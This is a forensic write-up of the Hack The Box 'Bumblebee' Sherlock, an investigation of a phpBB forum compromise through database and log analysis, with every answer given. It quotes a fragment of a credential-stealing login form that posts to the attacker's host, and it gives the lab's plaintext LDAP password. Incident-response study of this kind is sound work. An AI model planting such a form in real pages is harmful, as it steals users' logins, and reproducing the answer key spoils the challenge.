

HACK THE BOX SHERLOCK - DFIR BUMBLEBEE

Sherlock Scenario

An external contractor has accessed the internal forum here at Forela via the Guest Wi-Fi, and they appear to have stolen credentials for the administrative user! We have attached some logs from the forum and a full database dump in sqlite3 format to help you in your investigation.


At first after downloading the zip file from Hack The Box I only get a file called "incident.tgz".

```
C:\Users\Rafael.WINDOWS10\Desktop\HacktheBox Sherlock>tar -xvzf incident.tgz
x ./phpbb.sqlite3
x access.log
```

Then after extracting the incident.tgz, there is an access.log and a phpbb.sqlite3 file.

I used a GUI SQL viewer to view the SQLITE3 file from <https://sqliteviewer.app/>.

1. What was the username of the external contractor?




	user_passchg	user_email	user_email_h...	user_birthday	user_lastvisit	user_lastr...
1	1682423286	apoole@contractor...	312440918521			
2	1682424941	apoole1@contracto...	365438717222		1682425447	

Here in the table of phpbb_users we see that there is an email called **apoole1** which has an email of apoole1@contractor.com. And the above

one which is apoole@contractor.com does not have a valid number in the user_last visit.

2. What IP address did the contractor use to create their account?




The screenshot shows the phpbb_users table in a SQLite viewer. The table has 2 records. The columns are: user_ip, user_regdate, username, username_clean, user_password, user_passchg, user_email, user_email_hash, user_birthday, user_lastvisit, and user_lastmark. The data for the two records is as follows:

id	user_ip	user_regdate	username	username_clean	user_password	user_passchg
1	10.10.0.78	1682420899	apoole	apoole	\$2y\$10\$ZdyoKUXt...	1682
2	10.10.0.78	1682424941	apoole1	apoole1	\$2y\$10\$X6g4kRzGj...	1682

Still in the same table and the same row as the previous question, we see that the IP address that the contractor used to create their account is **10.10.0.78**

3. What is the post_id of the malicious post that the contractor made?




The screenshot shows the phpbb_posts table in a SQLite viewer. The table has 3 records. The columns are: post_id, topic_id, forum_id, poster_id, icon_id, poster_ip, post_time, and post_reported. The data for the three records is as follows:

id	post_id	topic_id	forum_id	poster_id	icon_id	poster_ip	post_time	post_reported
1	1	1	2	2	0	10.255.254.2	1681296980	
2	2	1	2	50	0	10.255.254.2	1681832510	
3	9	2	2	52	0	10.10.0.78	1682425042	

Here I found a table called phpbb_posts and then I saw the contractor's IP which is 10.10.0.78 and the post_id is **9**

4. What is the full URI that the credential stealer sends its data to?



Then I get the post_text of the malicious POST. Inside the link below is the post_text of the malicious POST.

<https://docs.google.com/document/d/1rb7hCgQYr2kNLai4dTweSwjP0RG6OzuAYtZFNSTxVuQ/edit?usp=sharing>

```
</div>          </div>    <form action="http://10.10.0.78/update.php"
method="post" id="login" data-focus="username" target="hiddenframe">
<div class="panel">      <div class="inner">          <div
```

From the form action we can see by the form action where the data is being sent and there we can see that it is POSTING login information there. Therefore the answer is <http://10.10.0.78/update.php>

5. When did the contractor log into the forum as the administrator? (UTC)

Rafael Angelo Christianto

log_id	log_type	user_id	forum_id	topic_id	post_id	reportee_id	log_ip	log_time	log_operation	log_data
1	49	0	48	0	0	0	0 10.255.254.2	1682352616	LOG_CLEAR_ADMIN	
2	50	0	48	0	0	0	0 10.255.254.2	1682353038	LOG_CONFIG_REGISTRATION	
3	51	0	48	0	0	0	0 10.255.254.2	1682353166	LOG_ACL_ADD_FORUM_LOCAL_F	a:2:{i:0;s:7:"Welcome";i:1;s:...
4	52	0	48	0	0	0	0 10.255.254.2	1682420947	LOG_ADMIN_AUTH_SUCCESS	
5	53	3	48	0	0	51	10.255.254.2	1682420960	LOG_USER_NEW_PASSWORD	a:1:{i:0;s:6:"apool";}
6	54	0	48	0	0	0	0 10.255.254.2	1682420962	LOG_USER_USER_UPDATE	a:1:{i:0;s:6:"apool";}
7	55	0	48	0	0	0	0 10.255.254.2	1682420963	LOG_USER_USER_UPDATE	a:1:{i:0;s:6:"apool";}
8	56	0	48	0	0	0	0 10.255.254.2	1682423167	LOG_EXT_ENABLE	a:1:{i:0;s:13:"rokk/dooridap";}
9	57	0	48	0	0	0	0 10.255.254.2	1682423251	LOG_CONFIG_AUTH	
10	58	3	48	0	0	51	10.255.254.2	1682423286	LOG_USER_NEW_PASSWORD	a:1:{i:0;s:6:"apool";}
11	59	0	48	0	0	0	0 10.255.254.2	1682423286	LOG_USER_USER_UPDATE	a:1:{i:0;s:6:"apool";}
12	60	0	48	0	0	0	0 10.255.254.2	1682424836	LOG_CONFIG_AUTH	
13	61	0	48	0	0	0	10.10.0.78	1682506392	LOG_ADMIN_AUTH_SUCCESS	
14	62	0	48	0	0	0	10.10.0.78	1682506431	LOG_USERS_ADDED	a:2:{i:0;s:14:"Administrators";i:1;s:...
15	63	0	48	0	0	0	10.10.0.78	1682506471	LOG_DB_BACKUP	

1682506392 convert to utc in dd/mm/yyyy hh:mm:ss

16.40

The Unix timestamp **1682506392** converts to the UTC date and time **26/04/2023 10:53:12**.

If you need to perform more conversions, you can specify:


- A different **Unix timestamp**
- A target **local time zone** (e.g., EST, CET, JST)
- A preferred **alternative output format**

Show Code <>

For this question I used DB Browser for SQLite for better preview and then in phpbb_log I saw that the IP 10.10.0.78 authenticated successfully as the administrator to the forum, at **26/04/2023 10:53:12**


6. In the forum there are plaintext credentials for the LDAP connection, what is the password?

Rafael Angelo Christianto




Here I saw at phpbb_config that there is a field for ldap_password and then the LDAP password has been found **Passw0rd1**


7. What is the user agent of the Administrator user?



Rafael Angelo Christianto




Here in access.log I saw a GET /adm which gets its index.php but however I see it in Timeline Explorer the answer was truncated.



But then I opened the the same access.log in Notepad the answer is full so the answer is **Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36**

- What time did the contractor add themselves to the Administrator group? (UTC)



I filtered "group" on access.log and then I saw one POST request to the /adm/index.php especially focusing on the acp_group, and since it is a POST request they are adding themselves to the group. Then I take the UTC time but it has +0100 on it so I had to convert it to UTC time first.

The timestamp is:


- Original: 26/Apr/2023 11:53:51 +0100
- UTC: subtract 1 hour

👉 Answer: 26/04/2023 10:53:51

Therefore the answer is **26/04/2023 10:53:51**

9. What time did the contractor download the database backup? (UTC)

Rafael Angelo Christianto



I filtered for the word "backup" in access.log and then we see a GET request to the /store and then backup file so then I got the UTC time by using the same formula as the previous question which is subtracting 1 hour, so the answer is **26/04/2023 11:01:38**

10. What was the size in bytes of the database backup as stated by access.log?



Still under the same entry of access.log, I then double clicked it and then I see behind the HTTP response code, it is the size in bytes therefore the answer is **34707**.



You have solved Bumblebee!

Congratulations  **rafaelangelo** best of luck in capturing flags ahead!

#3690	14 May 2026	Retired
Sherlock Rank	Solve Date	Sherlock State

OkShare